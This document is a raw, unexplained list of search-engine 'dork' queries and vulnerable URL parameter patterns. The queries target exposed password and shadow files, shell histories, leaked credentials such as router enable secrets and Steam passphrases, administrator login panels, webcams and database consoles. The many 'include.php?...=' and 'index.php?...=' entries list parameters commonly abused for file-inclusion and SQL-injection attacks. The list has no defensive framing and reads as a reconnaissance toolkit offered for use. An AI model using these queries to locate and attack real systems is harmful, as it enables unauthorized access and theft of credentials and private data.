htpasswd
htpasswd / htgroup
htpasswd / httpasswd.bak
humor.php?id=
i-know/content.php?page=
ibp.php?ISBN=
ICQ chat logs, please...
idlechat/message.php?id=
ihm.php?p=
IIS 4.0 error messages
IIS web server error messages

llohaMail"

impex/ImpExData.php?systempath=

inc/cmses/aedating4CMS.php?dir[inc]=

inc/cmses/aedating4CMS.php?dir[inc]= inurl:flashchat site:br bp_ncom.php?bnrep=

inc/cmses/aedatingCMS.php?dir[inc]=

inc/functions.inc.php?config[ppa_root_path]=

inc/header.php/step_one.php?server_inc=

inc/pipe.php?HCL_path=

include.php?*[*]*=

include.php?adresa=

include.php?b=

include.php?basepath=

include.php?channel=

include.php?chapter=

include.php?cmd=

include.php?cont=

include.php?content=

include.php?corpo=

include.php?destino=

include.php?dir=

include.php?eval=

include.php?filepath=

include.php?go=

include.php?goFile=

include.php?goto=

include.php?header=

include.php?in=

include.php?include=

include.php?index=

include.php?ir=

include.php?ki=

include.php?left=
include.php?loader=
include.php?loc=
include.php?mid=
include.php?middle=
include.php?middlePart=
include.php?module=
include.php?my=
include.php?name=
include.php?nivel=
include.php?numero=
include.php?oldal=
include.php?option=
include.php?pag=
include.php?pageweb=
include.php?panel=
include.php?path=
include.php?phpbb_root_path=
include.php?play=
include.php?read=
include.php?redirect=
include.php?ref=
include.php?sec=
include.php?secao=
include.php?seccion=
include.php?second=
include.php?sivu=
include.php?tipo=
include.php?to=
include.php?u=
include.php?url=

include.php?w=
include.php?x=
include/editfunc.inc.php?NWCONF_SYSTEM[server_path]=
include/new-visitor
include/new-visitor.inc.php?lvc_include_dir=
include/write.php?dir=
includes/functions.php?phpbb_root_path=
includes/header.php?systempath=
includes/search.php?GlobalSettings[templatesDirectory]=
Index of phpMyAdmin
index of: intext:Gallery in Configuration mode
index_en.php?id=
index_en.php?ref=
index_principal.php?pagina=
index.of passlist
index.php?_REQUEST=&_REQUEST%5boption%5d=com_content&_REQUEST%5bItemid%5d=1
&GLOBALS=&mosConfig_absolute_path=
index.php?=
index.php?a=
index.php?action=
index.php?addr=
index.php?adresa=
index.php?area_id=
index.php?arquivo=
index.php?b=
index.php?base_dir=
index.php?basepath=
index.php?body=
index.php?book=
index.php?c=
index.php?canal=

index.php?cart=
index.php?cartID=
index.php?cat=
index.php?channel=
index.php?chapter=
index.php?cid=
index.php?cmd=
index.php?configFile=
index.php?cont=
index.php?content=
index.php?conteudo=
index.php?cPath=
index.php?dept=
index.php?disp=
index.php?do=
index.php?doc=
index.php?dsp=
index.php?ev=
index.php?file=
index.php?filepath=
index.php?go=
index.php?goto=
index.php?i=
index.php?ID=
index.php?id=
index.php?inc=
index.php?incl=
index.php?include=
index.php?index=
index.php?inhalt=
index.php?j=

index.php?kobr=
index.php?l=
index.php?lang=
index.php?lang=gr&file
index.php?langc=
index.php?Language=
index.php?lg=
index.php?link=
index.php?load=
index.php?Load=
index.php?loc=
index.php?meio.php=
index.php?meio=
index.php?menu=
index.php?menu=deti&page=
index.php?mid=
index.php?middlePart=
index.php?mode=
index.php?modo=
index.php?module=
index.php?modus=
index.php?news=
index.php?nic=
index.php?offs=
index.php?oldal=
index.php?op=
index.php?opcao=
index.php?opcion=
index.php?open=
index.php?openfile=
index.php?option=

index.php?ort=
index.php?p=
index.php?pag=
index.php?page=
index.php?pageid=
index.php?pageId=
index.php?pagename=
index.php?pageurl=
index.php?pagina=
index.php?param=
index.php?path=
index.php?pg_t=
index.php?pg=
index.php?pid=
index.php?pilih=
index.php?place=
index.php?play=
index.php?pname=
index.php?pollname=
index.php?pr=
index.php?pre=
index.php?pref=
index.php?principal=
index.php?r=
index.php?rage=
index.php?recipe=
index.php?RP_PATH=
index.php?screen=
index.php?secao=
index.php?section=
index.php?sekce=

index.php?sel=
index.php?show=
index.php?side=
index.php?site=
index.php?sivu=
index.php?str=
index.php?stranica=
index.php?strona=
index.php?sub=
index.php?sub=index.php?id=index.php?t=
index.php?t=
index.php?template=
index.php?tipo=
index.php?to=
index.php?topic=
index.php?type=
index.php?u=
index.php?u=administrator/components/com_linkdirectory/toolbar.linkdirectory.html.php?mosConfig_absolute_path=
index.php?url=
index.php?var=
index.php?visualizar=
index.php?w=
index.php?where=
index.php?x=
index.php?x= index.php?mode=index.php?stranica=
index.php?y=
index.php/en/component/pvm/?view=
index.phpmain.php?x=
index0.php?show=
index1.php?*[*]*=

index1.php?*root*=
index1.php?=
index1.php?abre=
index1.php?action=
index1.php?adresa=
index1.php?b=
index1.php?body=
index1.php?c=
index1.php?chapter=
index1.php?choix=
index1.php?cmd=
index1.php?d=
index1.php?dat=
index1.php?dir=
index1.php?filepath=
index1.php?get=
index1.php?go=
index1.php?goFile=
index1.php?home=
index1.php?incl=
index1.php?itemnav=
index1.php?l=
index1.php?link=
index1.php?load=
index1.php?loc=
index1.php?menu=
index1.php?mod=
index1.php?modo=
index1.php?my=
index1.php?nivel=
index1.php?o=

index1.php?oldal=
index1.php?op=
index1.php?OpenPage=
index1.php?pa=
index1.php?pagina=
index1.php?param=
index1.php?path=
index1.php?pg=
index1.php?pname=
index1.php?pollname=
index1.php?pr=
index1.php?pre=
index1.php?qry=
index1.php?read=
index1.php?recipe=
index1.php?redirect=
index1.php?second=
index1.php?seite=
index1.php?sekce=
index1.php?showpage=
index1.php?site=
index1.php?str=
index1.php?strona=
index1.php?subject=
index1.php?t=
index1.php?texto=
index1.php?tipo=
index1.php?type=
index1.php?url=
index1.php?v=
index1.php?var=

index1.php?x=
index2.php?action=
index2.php?adresa=
index2.php?ascii_seite=
index2.php?base_dir=
index2.php?basepath=
index2.php?category=
index2.php?channel=
index2.php?chapter=
index2.php?choix=
index2.php?cmd=
index2.php?content=
index2.php?corpo=
index2.php?d=
index2.php?DoAction=
index2.php?doshow=
index2.php?e=
index2.php?f=
index2.php?filepath=
index2.php?get=
index2.php?goto=
index2.php?home=
index2.php?ID=
index2.php?in=
index2.php?inc=
index2.php?incl=
index2.php?include=
index2.php?ir=
index2.php?itemnav=
index2.php?ki=
index2.php?left=

index2.php?link=
index2.php?load=
index2.php?loader=
index2.php?loc=
index2.php?module=
index2.php?my=
index2.php?oldal=
index2.php?open=
index2.php?OpenPage=
index2.php?option=
index2.php?p=
index2.php?pa=
index2.php?param=
index2.php?pg=
index2.php?phpbb_root_path=
index2.php?pname=
index2.php?pollname=
index2.php?pre=
index2.php?pref=
index2.php?qry=
index2.php?recipe=
index2.php?redirect=
index2.php?ref=
index2.php?rub=
index2.php?second=
index2.php?section=
index2.php?sekce=
index2.php?showpage=
index2.php?strona=
index2.php?texto=
index2.php?thispage=

index2.php?to=
index2.php?type=
index2.php?u=
index2.php?url_page=
index2.php?var=
index2.php?x=
index3.php?abre=
index3.php?addr=
index3.php?adresa=
index3.php?base_dir=
index3.php?body=
index3.php?channel=
index3.php?chapter=
index3.php?choix=
index3.php?cmd=
index3.php?d=
index3.php?destino=
index3.php?dir=
index3.php?disp=
index3.php?ev=
index3.php?get=
index3.php?go=
index3.php?home=
index3.php?inc=
index3.php?include=
index3.php?index=
index3.php?ir=
index3.php?itemnav=
index3.php?left=
index3.php?link=
index3.php?loader=

index3.php?menue=
index3.php?mid=
index3.php?middle=
index3.php?mod=
index3.php?my=
index3.php?name=
index3.php?nivel=
index3.php?oldal=
index3.php?open=
index3.php?option=
index3.php?p=
index3.php?pag=
index3.php?pageweb=
index3.php?panel=
index3.php?path=
index3.php?phpbb_root_path=
index3.php?pname=
index3.php?pollname=
index3.php?pre=
index3.php?pref=
index3.php?q=
index3.php?read=
index3.php?redirect=
index3.php?ref=
index3.php?rub=
index3.php?secao=
index3.php?secc=
index3.php?seccion=
index3.php?second=
index3.php?sekce=
index3.php?showpage=

index3.php?sivu=
index3.php?sp=
index3.php?start=
index3.php?t=
index3.php?thispage=
index3.php?tipo=
index3.php?type=
index3.php?url=
index3.php?var=
index3.php?x=
index3.php?xlink=
info.php?*[*]*=
info.php?adresa=
info.php?base_dir=
info.php?body=
info.php?c=
info.php?chapter=
info.php?content=
info.php?doshow=
info.php?ev=
info.php?eval=
info.php?f=
info.php?filepath=
info.php?go=
info.php?header=
info.php?home=
info.php?ID=
info.php?in=
info.php?incl=
info.php?ir=
info.php?itemnav=

info.php?j=
info.php?ki=
info.php?l=
info.php?loader=
info.php?menue=
info.php?mid=
info.php?middlePart=
info.php?o=
info.php?oldal=
info.php?op=
info.php?opcion=
info.php?option=
info.php?pageweb=
info.php?pagina=
info.php?param=
info.php?phpbb_root_path=
info.php?pname=
info.php?pref=
info.php?r=
info.php?read=
info.php?recipe=
info.php?redirect=
info.php?ref=
info.php?rub=
info.php?sec=
info.php?secao=
info.php?seccion=
info.php?start=
info.php?strona=
info.php?subject=
info.php?t=

info.php?texto=
info.php?url=
info.php?var=
info.php?xlink=
info.php?z=
install/index.php?lng=.././include/main.inc&G_PATH=
Interior/productlist.php?id=
interna/tiny_mce/plugins/ibrowser/ibrowser.php?tinyMCE_imglib_include=
Internal Server Error
intext:""BITBOARD v2.0" BiTSHiFTERS Bulletin Board"
intext:"d.aspx?id" || inurl:"d.aspx?id"
intext:"enable password 7"
intext:"enable secret 5 \$"
intext:"Error Message : Error loading required libraries."
intext:"EZGuestbook"
intext:"Fill out the form below completely to change your password and user name. If new
username is left blank, your old one will be assumed." -edu
intext:"Mail admins login here to administrate your domain."
intext:"Master Account" "Domain Name" "Password" inurl:/cgi-bin/qmailadmin
intext:"Powered By : SE Software Technologies" filetype:php
intext:"powered by Web Wiz Journal"
intext:"Session Start * * * *:~*~*" filetype:log
intext:"SteamUserPassphrase=" intext:"SteamAppUser=" -"username" -"user"
intext:"Storage Management Server for" intitle:"Server Administration"
intext:"Tobias Oetiker" "traffic analysis"
intext:"vbulletin" inurl:admincp
intext:"Warning: * am able * write ** configuration file" "includes/configure.php" -
intext:"Warning: Failed opening" "on line" "include_path"
intext:"Web Wiz Journal"
intext:"Welcome to the Web V.Networks" intitle:"V.Networks [Top]" -filetype:htm
intext:"Welcome to" inurl:"cp" intitle:"H-SPHERE" inurl:"begin.html" -Fee

intext:(password | passcode) intext:(username | userid | user) filetype:csv

intext:gmail invite intext:http://gmail.google.com/gmail/a

intext:SQLiteManager inurl:main.php

intext:ViewCVS inurl:Settings.php

intitle:"--- VIDEO WEB SERVER ---" intext:"Video Web Server" "Any time & Any where" username password

intitle:"*- HP WBEM Login" | "You are being prompted to provide login account information for *" | "Please provide the information requested and press

intitle:"500 Internal Server Error" "server at"

intitle:"actiontec" main setup status "Copyright 2001 Actiontec Electronics Inc"

intitle:"Admin Login" "admin login" "blogware"

intitle:"Admin login" "Web Site Administration" "Copyright"

intitle:"admin panel" +"

intitle:"admin panel" +"RedKernel"

intitle:"ADSL Configuration page"

intitle:"AlternC Desktop"

intitle:"Apache Tomcat" "Error Report"

intitle:"Apache::Status" (inurl:server-status | inurl:status.html | inurl:apache.html)

intitle:"AppServ Open Project" -site:www.appservnetwork.com

intitle:"ASP Stats Generator *.*" "ASP Stats Generator" "2003-2004 weppos"

intitle:"Athens Authentication Point"

intitle:"Azureus : Java BitTorrent Client Tracker"

intitle:"b2evo > Login form" "Login form. You must log in! You will have to accept cookies in order to log in" -demo -site:b2evolution.net

intitle:"Belarc Advisor Current Profile" intext:"Click here for Belarc's PC Management products, for large and small companies."

intitle:"Big Sister" +"OK Attention Trouble"

intitle:"BNBT Tracker Info"

intitle:"Browser Launch Page"

intitle:"Cisco CallManager User Options Log On" "Please enter your User ID and Password in the spaces provided below and click the Log On button to co

intitle:"ColdFusion Administrator Login"

intitle:"communicate pro *.*" intitle:"entrance"

intitle:"Connection Status" intext:"Current login"

intitle:"Content Management System" "user name"|"password"|"admin" "Microsoft IE 5.5" -mambo

intitle:"curriculum vitae" filetype:doc

intitle:"Default PLESK Page"

intitle:"Dell Remote Access Controller"

intitle:"DocuShare" inurl:"docushare/dsweb/" -faq -gov -edu

intitle:"Docutek ERes - Admin Login" -edu

intitle:"edna:streaming mp3 server" -forums

intitle:"Employee Intranet Login"

intitle:"eMule *" intitle:"- Web Control Panel" intext:"Web Control Panel" "Enter your password here."

intitle:"ePowerSwitch Login"

intitle:"Error Occurred While Processing Request" +WHERE (SELECT|INSERT) filetype:cfm

intitle:"Error Occurred" "The error occurred in" filetype:cfm

intitle:"Error using Hypernews" "Server Software"

intitle:"EverFocus.EDSR.applet"

intitle:"Execution of this s?ri?t not permitted"

intitle:"Execution of this script not permitted"

intitle:"eXist Database Administration" -demo

intitle:"EXTRANET * - Identification"

intitle:"EXTRANET login" -.edu -.mil -.gov

intitle:"EZPartner" -netpond

intitle:"Flash Operator Panel" -ext:php -wiki -cms -inurl:asternic -inurl:sip -intitle:ANNOUNCE -inurl:lists

intitle:"FTP root at"

intitle:"Gateway Configuration Menu"

intitle:"Horde :: My Portal" -"[Tickets"

intitle:"i-secure v1.1" -edu

intitle:"Icecast Administration Admin Page"

intitle:"iDevAffiliate - admin" -demo

intitle:"inc. vpn 3000 concentrator"

intitle:"Index of..etc" passwd
intitle:"Index Of" -inurl:maillog maillog size
intitle:"Index of" .bash_history
intitle:"Index of" .mysql_history
intitle:"Index of" .sh_history
intitle:"Index of" ".htpasswd" "htgroup" -intitle:"dist" -apache -htpasswd.c
intitle:"index of" +myd size
intitle:"Index of" cfide
intitle:"Index Of" cookies.txt size
intitle:"index of" etc/shadow
intitle:"index of" htpasswd
intitle:"index of" intext:connect.inc
intitle:"index of" intext:globals.inc
intitle:"index of" master.passwd
intitle:"index of" members OR accounts
intitle:"index of" mysql.conf OR mysql_config
intitle:"index of" passwd
intitle:"Index of" passwords modified
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"Index of" pwd.db
intitle:"Index of" sc_serv.conf sc_serv content
intitle:"index of" spwd
intitle:"Index of" spwd.db passwd -pam.conf
intitle:"Index of" upload size parent directory
intitle:"index of" user_carts OR user_cart
intitle:"index.of *" admin news.asp configview.asp
intitle:"index.of" .diz .nfo last modified
intitle:"ISPMAN : Unauthorized Access prohibited"
intitle:"ITS System Information" "Please log on to the SAP System"
intitle:"iVISTA.Main.Page"

intitle:"Joomla - Web Installer"

intitle:"Kurant Corporation StoreSense" filetype:bok

intitle:"ListMail Login" admin -demo

intitle:"live view" intitle:axis

intitle:"Login -

intitle:"Login Forum

intitle:"Login to @Mail" (ext:pl | inurl:"index") -dwaffleman

intitle:"Login to Cacti"

intitle:"Login to the forums - @www.aimoo.com" inurl:login.cfm?id=

intitle:"LOGREP - Log file reporting system" -site:itefix.no

intitle:"Mail Server CMailServer Webmail" "5.2"

intitle:"MailMan Login"

intitle:"Member Login" "NOTE: Your browser must have cookies enabled in order to log into the site." ext:php OR ext:cgi

intitle:"Merak Mail Server Web Administration" -ihackstuff.com

intitle:"microsoft certificate services" inurl:certsrv

intitle:"Microsoft Site Server Analysis"

intitle:"MikroTik RouterOS Managing Webpage"

intitle:"Multimon UPS status page"

intitle:"MvBlog powered"

intitle:"MX Control Console" "If you can't remember"

intitle:"Nessus Scan Report" "This file was generated by Nessus"

intitle:"network administration" inurl:"nic"

intitle:"Novell Web Services" "GroupWise" -inurl:"doc/11924" -.mil -.edu -.gov -filetype:pdf

intitle:"Novell Web Services" intext:"Select a service and a language."

intitle:"OfficeConnect Cable/DSL Gateway" intext:"Checking your browser"

intitle:"oMail-admin Administration - Login" -inurl:omnis.ch

intitle:"OnLine Recruitment Program - Login"

intitle:"Philex 0.2*" -s?ri?t -site:freelists.org

intitle:"Philex 0.2*" -script -site:freelists.org

intitle:"PHP Advanced Transfer" (inurl:index.php | inurl:showrecent.php)

intitle:"PHP Advanced Transfer" inurl:"login.php"

intitle:"php icalendar administration" -site:sourceforge.net

intitle:"PHPBTTracker Statistics" | intitle:"PHPBT Tracker Statistics"

intitle:"phpinfo()" +"mysql.default_password" +"Zend s?ri?t?ing Language Engine"

intitle:"PhpMyExplorer" inurl:"index.php" -cvs

intitle:"phpPgAdmin - Login" Language

intitle:"PHProjekt - login" login password

intitle:"please login" "your password is *"

intitle:"remote assessment" OpenAanval Console

intitle:"Remote Desktop Web Connection"

intitle:"Remote Desktop Web Connection" inurl:tsweb

intitle:"Retina Report" "CONFIDENTIAL INFORMATION"

intitle:"Samba Web Administration Tool" intext:"Help Workgroup"

intitle:"SFXAdmin - sfx_global" | intitle:"SFXAdmin - sfx_local" | intitle:"SFXAdmin - sfx_test"

intitle:"SHOUTcast Administrator" inurl:admin.cgi

intitle:"site administration: please log in" "site designed by emarketsouth"

intitle:"start.managing.the.device" remote pbx acc

intitle:"statistics of" "advanced web statistics"

intitle:"Supero Doctor III" -inurl:supermicro

intitle:"supervisioncam protocol"

intitle:"SuSE Linux Openexchange Server" "Please activate Javas?ri?t!"

intitle:"SuSE Linux Openexchange Server" "Please activate JavaScript!"

intitle:"switch login" "IBM Fast Ethernet Desktop"

intitle:"SWW link" "Please wait....."

intitle:"sysinfo * " intext:"Generated by Sysinfo * written by The Gamblers."

intitle:"System Statistics" +"System and Network Information Center"

intitle:"teamspeak server-administration"

intitle:"Terminal Services Web Connection"

intitle:"Tomcat Server Administration"

intitle:"TOPdesk ApplicationServer"

intitle:"TUTOS Login"

intitle:"TWIG Login"

intitle:"twiki" inurl:"TWikiUsers"

intitle:"Under construction" "does not currently have"

intitle:"Uploader - Uploader v6" -pixloads.com

intitle:"urchin (5|3|admin)" ext:cgi

intitle:"Usage Statistics for" "Generated by Webalizer"

intitle:"vhost" intext:"vHost . 2000-2004"

intitle:"Virtual Server Administration System"

intitle:"VisNetic WebMail" inurl:":"/mail/"

intitle:"VitalQIP IP Management System"

intitle:"VMware Management Interface:" inurl:"vmware/en/"

intitle:"VNC viewer for Java"

intitle:"wbem" compaq login "Compaq Information Technologies Group"

intitle:"Web Server Statistics for ****"

intitle:"web server status" SSH Telnet

intitle:"web-cyradm" | "by Luc de Louw" "This is only for authorized users" -tar.gz -site:web-cyradm.org

intitle:"WebLogic Server" intitle:"Console Login" inurl:console

intitle:"Welcome Site/User Administrator" "Please select the language" -demos

intitle:"Welcome to F-Secure Policy Manager Server Welcome Page"

intitle:"Welcome to Mailtraq WebMail"

intitle:"welcome to netware *" -site:novell.com

intitle:"Welcome to the Advanced Extranet Server, ADVX!"

intitle:"Welcome to Windows 2000 Internet Services"

intitle:"welcome.to.squeezebox"

intitle:"WJ-NT104 Main Page"

intitle:"WorldClient" intext:"? (2003|2004) Alt-N Technologies."

intitle:"xams 0.0.0..15 - Login"

intitle:"XcAuctionLite" | "DRIVEN BY XCENT" Lite inurl:admin

intitle:"XMail Web Administration Interface" intext:Login intext:password

intitle:"Zope Help System" inurl:HelpSys

intitle:"ZyXEL Prestige Router" "Enter password"

intitle:("TrackerCam Live Video")|("TrackerCam Application Login")|("Trackercam Remote") - trackercam.com

intitle:admin intitle:login

intitle:asterisk.management.portal web-access

intitle:axis intitle:"video server"

intitle:Bookmarks inurl:bookmarks.html "Bookmarks

intitle:Configuration.File inurl:softcart.exe

intitle:dupics inurl:(add.asp | default.asp | view.asp | voting.asp) -site:duware.com

intitle:endymion.sak?.mail.login.page | inurl:sake.servlet

intitle:Group-Office "Enter your username and password to login"

intitle:ilohamail "

intitle:ilohamail intext:"Version 0.8.10" "

intitle:IMP inurl:imp/index.php3

intitle:index.of "Apache" "server at"

intitle:index.of administrators.pwd

intitle:index.of cgiirc.config

intitle:index.of cleanup.log

intitle:index.of dead.letter

intitle:Index.of etc shadow

intitle:Index.of etc shadow site:passwd

intitle:index.of inbox

intitle:index.of inbox dbx

intitle:index.of intext:"secreting.skr"|"secreting.pgp"|"secreting.bak"

intitle:index.of master.passwd

intitle:index.of passwd passwd.bak

intitle:index.of people.lst

intitle:index.of trillion.ini

intitle:index.of ws_ftp.ini

intitle:intranet inurl:intranet +intext:"phone"

intitle:liveapplet

intitle:Login * Webmailer

intitle:Login intext:"RT is ? Copyright"

intitle:Node.List Win32.Version.3.11

intitle:Novell intitle:WebAccess "Copyright *-* Novell, Inc"

intitle:open-xchange inurl:login.pl

intitle:opengroupware.org "resistance is obsolete" "Report Bugs" "Username" "password"

intitle:osCommerce inurl:admin intext:"redistributable under the GNU" intext:"Online Catalog"
-demo -site:oscommerce.com

intitle:Ovislink inurl:private/login

intitle:phpMyAdmin "Welcome to phpMyAdmin ***" "running on * as root@*"

intitle:phpnews.login

intitle:plesk inurl:login.php3

intitle:rapidshare intext:login

inurl::2082/frontend -demo

inurl::10000 intext:webmin

inurl:"/admin/configuration. php?" Mystore

inurl:"/axs/ax-admin.pl" -s?ri?t

inurl:"/axs/ax-admin.pl" -script

inurl:"/catalog.nsf" intitle:catalog

inurl:"/cricket/grapher.cgi"

inurl:"/NSearch/AdminServlet"

inurl:"/slxweb.dll/external?name=(custportal|webticketcust)"

inurl:"1220/parse_xml.cgi?"

inurl:"631/admin" (inurl:"op=*") | (intitle:CUPS)

inurl:"8003/Display?what="

inurl:"Activex/default.htm" "Demo"

inurl:"auth_user_file.txt"

inurl:"bookmark.htm"

inurl:"cacti" +inurl:"graph_view.php" +"Settings Tree View" -cvs -RPM

inurl:"calendar.asp?action=login"

inurl:"calendars?ri?t/users.txt"

inurl:"default/login.php" intitle:"kerio"

inurl:"editor/list.asp" | inurl:"database_editor.asp" | inurl:"login.asa" "are set"

inurl:"GRC.DAT" intext:"password"

inurl:"gs/adminlogin.aspx"

inurl:"id=" & intext:"Warning: array_merge()

inurl:"id=" & intext:"Warning: filesize()

inurl:"id=" & intext:"Warning: getimagesize()

inurl:"id=" & intext:"Warning: ilesize()

inurl:"id=" & intext:"Warning: is_writable()

inurl:"id=" & intext:"Warning: mysql_fetch_array()

inurl:"id=" & intext:"Warning: mysql_fetch_assoc()

inurl:"id=" & intext:"Warning: mysql_num_rows()

inurl:"id=" & intext:"Warning: mysql_query()

inurl:"id=" & intext:"Warning: mysql_result()

inurl:"id=" & intext:"Warning: pg_exec()

inurl:"id=" & intext:"Warning: preg_match()

inurl:"id=" & intext:"Warning: require()

inurl:"id=" & intext:"Warning: session_start()

inurl:"id=" & intext:"Warning: Unknown()

inurl:"index.php? module=ew_filemanager"

inurl:"install/install.php"

inurl:"map.asp?" intitle:"WhatsUp Gold"

inurl:"newsletter/admin/"

inurl:"newsletter/admin/" intitle:"newsletter admin"

inurl:"NmConsole/Login.asp" | intitle:"Login - Ipswitch WhatsUp Professional 2005" |
intext:"Ipswitch WhatsUp Professional 2005 (SP1)" "Ipswitch, Inc"

inurl:"php121login.php"

inurl:"printer/main.html" intext:"settings"

inurl:"putty.reg"

inurl:"Sites.dat"+"PASS="

inurl:"sitescope.html" intitle:"sitescope" intext:"refresh" -demo

inurl:"slapd.conf" intext:"credentials" -manpage -"Manual Page" -man: -sample
inurl:"slapd.conf" intext:"rootpw" -manpage -"Manual Page" -man: -sample
inurl:"smb.conf" intext:"workgroup" filetype:conf conf
inurl:"suse/login.pl"
inurl:"typo3/index.php?u=" -demo
inurl:"usysinfo?login=true"
inurl:"utilities/TreeView.asp"
inurl:"ViewerFrame?Mode="

inurl:"vsadmin/login" | inurl:"vsadmin/admin" inurl:|.php|.asp
inurl:"wvdial.conf" intext:"password"
inurl:"wwwroot/
inurl:*db filetype:mdb
inurl:/_layouts/settings
inurl:/*.php?id=
inurl:/adm-cfgedit.php
inurl:/admin/login.asp
inurl:/articles.php?id=
inurl:/calendar.php?token=
inurl:/careers-detail.asp?id=
inurl:/cgi-bin/finger? "In real life"
inurl:/cgi-bin/finger? Enter (account|host|user|username)
inurl:/cgi-bin/pass.txt
inurl:/cgi-bin/sqwebmail?noframes=1
inurl:/Citrix/Nfuse17/
inurl:/CollectionContent.asp?id=
inurl:/commodities.php?*id=
inurl:/Content.asp?id=
inurl:/counter/index.php intitle:"+PHPCounter 7.*"
inurl:/dana-na/auth/welcome.html
inurl:/db/main.mdb
inurl:/default.php?id=

inurl:/default.php?portalID=
inurl:/Details.asp?id=
inurl:/details.php?linkid=
inurl:/dosearch.asp?
inurl:/eprise/
inurl:/eventdetails.php?*=
inurl:/filedown.php?file=
inurl:/gallery.asp?cid=
inurl:/games.php?id= "Powered by PHPD Game Edition"
inurl:/gmap.php?id=
inurl:/imprimir.php?id=
inurl:/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
inurl:/index.php?pgId=
inurl:/index.php?PID= "Powered By Dew-NewPHPLinks v.2.1b"
inurl:/list_blogs.php?sort_mode=
inurl:/Merchant2/admin.mv | inurl:/Merchant2/admin.mvc | intitle:"Miva Merchant Administration Login" -inurl:cheap-malboro.net
inurl:/modcp/ intext:Moderator+vBulletin
inurl:/mpfn=pdview&id=
inurl:/news.php?include=
inurl:/notizia.php?idArt=
inurl:/os_view_full.php?
inurl:/prodotti.php?id=
inurl:/publications.asp?type=
inurl:/recipe-view.php?id=
inurl:/reservations.php?id=
inurl:/shared/help.php?page=
inurl:/squirrelcart/cart_content.php?cart_isp_root=
inurl:/SUSAdmin intitle:"Microsoft Software upd?t? Services"
inurl:/SUSAdmin intitle:"Microsoft Software Update Services"
inurl:/view/lang/index.php?page=?page=

inurl:/viewfaqs.php?cat=
inurl:/webedit.* intext:WebEdit Professional -html
inurl:/WhatNew.asp?page=&id=
inurl:/wwwboard
inurl:/yabb/Members/Admin.dat
inurl:1810 "Oracle Enterprise Manager"
inurl:2000 intitle:RemotelyAnywhere -site:realvnc.com
inurl:aboutbook.php?id=
inurl:access
inurl:act=
inurl:action=
inurl:admin filetype:db
inurl:admin filetype:xls
inurl:admin intitle:login
inurl:administrator "welcome to mambo"
inurl:ages.php?id=
inurl:ajax.php?page=
inurl:announce.php?id=
inurl:aol*/_do/rss_popup?blogID=
inurl:API_HOME_DIR=
inurl:art.php?idm=
inurl:article.php?ID=
inurl:article.php?id=
inurl:artikelinfo.php?id=
inurl:asp
inurl:avd_start.php?avd=
inurl:axis-cgi/jpg
inurl:axis-cgi/mjpg (motion-JPEG)
inurl:backup filetype:mdb
inurl:band_info.php?id=
inurl:bin.welcome.sh | inurl:bin.welcome.bat | intitle:eHealth.5.0

inurl:board=
inurl:build.err
inurl:buy
inurl:buy.php?category=
inurl:cat=
inurl:category.php?id=
inurl:ccbill filetype:log
inurl:cgi
inurl:cgi-bin inurl:calendar.cfg
inurl:cgi-bin/printenv
inurl:cgi-bin/testcgi.exe "Please distribute TestCGI"
inurl:cgi-bin/ultimatebb.cgi?ubb=login
inurl:cgiirc.config
inurl:changepassword.asp
inurl:channel_id=
inurl:chap-secrets -cvs
inurl:chappies.php?id=
inurl:Citrix/MetaFrame/default/default.aspx
inurl:clanek.php4?id=
inurl:client_id=
inurl:clubpage.php?id=
inurl:cmd=
inurl:collectionitem.php?id=
inurl:communique_detail.php?id=
inurl:config.php dbname dbpass
inurl:confixx inurl:login | anmeldung
inurl:cont=
inurl:coranto.cgi intitle:Login (Authorized Users Only)
inurl:CrazyWWWBoard.cgi intext:"detailed debugging information"
inurl:csCreatePro.cgi
inurl:current_frame=

inurl:curriculum.php?id=
inurl:data
inurl:date=
inurl:declaration_more.php?decl_id=
inurl:default.asp intitle:"WebCommander"
inurl:detail.php?ID=
inurl:detail=
inurl:dir=
inurl:display=
inurl:download
inurl:download.php?id=
inurl:download=
inurl:downloads_info.php?id=
inurl:ds.py
inurl:email filetype:mdb
inurl:event.php?id=
inurl:exchweb/bin/auth/owalogon.asp
inurl:f=
inurl:faq2.php?id=
inurl:fcgi-bin/echo
inurl:fellows.php?id=
inurl:fiche_spectacle.php?id=
inurl:file
inurl:file=
inurl:fileinclude=
inurl:filename=
inurl:filezilla.xml -cvs
inurl:firm_id=
inurl:footer.inc.php
inurl:forum
inurl:forum filetype:mdb

inurl:forum_bds.php?num=
inurl:forward filetype:forward -cvs
inurl:g=
inurl:galeri_info.php?l=
inurl:gallery.php?id=
inurl:game.php?id=
inurl:games.php?id=
inurl:getdata=
inurl:getmsg.html intitle:hotmail
inurl:gnatsweb.pl
inurl:go=
inurl:historialeer.php?num=
inurl:home
inurl:home.php?pagina=
inurl:hosting_info.php?id=
inurl:hp/device/this.LCDDispatcher
inurl:HT=
inurl:html
inurl:htpasswd filetype:htpasswd
inurl:humor.php?id=
inurl:idd=
inurl:ids5web
inurl:iisadmin
inurl:inc
inurl:inc=
inurl:incfile=
inurl:incl=
inurl:include_file=
inurl:include_path=
inurl:index.cgi?aktion=shopview
inurl:index.php?=-

inurl:index.php?conteudo=
inurl:index.php?id=
inurl:index.php?load=
inurl:index.php?opcao=
inurl:index.php?principal=
inurl:index.php?show=
inurl:index2.php?option=
inurl:index2.php?to=
inurl:indexFrame.shtml Axis
inurl:infile=
inurl:info
inurl:info.inc.php
inurl:info=
inurl:iniziativa.php?in=
inurl:ir=
inurl:irc filetype:cgi cgi:irc
inurl:item_id=
inurl:kategorie.php4?id=
inurl:labels.php?id=
inurl:lang=
inurl:language=
inurl:lilo.conf filetype:conf password -tatercounter2000 -bootpwd -man
inurl:link=
inurl:list
inurl:load=
inurl:loadpsb.php?id=
inurl:log.nsf -gov
inurl:login filetype:swf swf
inurl:login.asp
inurl:login.cfm
inurl:login.jsp.bak

inurl:login.php "SquirrelMail version"
inurl:look.php?ID=
inurl:mail
inurl:main.php phpMyAdmin
inurl:main.php Welcome to phpMyAdmin
inurl:main.php?id=
inurl:main=
inurl:mainspot=
inurl:ManyServers.htm
inurl:material.php?id=
inurl:memberInfo.php?id=
inurl:metaframexp/default/login.asp | intitle:"Metaframe XP Login"
inurl:mewebmail
inurl:midicart.mdb
inurl:msg=
inurl:names.nsf?opendatabase
inurl:netscape.hst
inurl:netscape.ini
inurl:netw_tcp.shtml
inurl:new
inurl:news_display.php?getid=
inurl:news_view.php?id=
inurl:news-full.php?id=
inurl:news.php?id=
inurl:newscat.php?id=
inurl:newsdesk.cgi? inurl:"t="
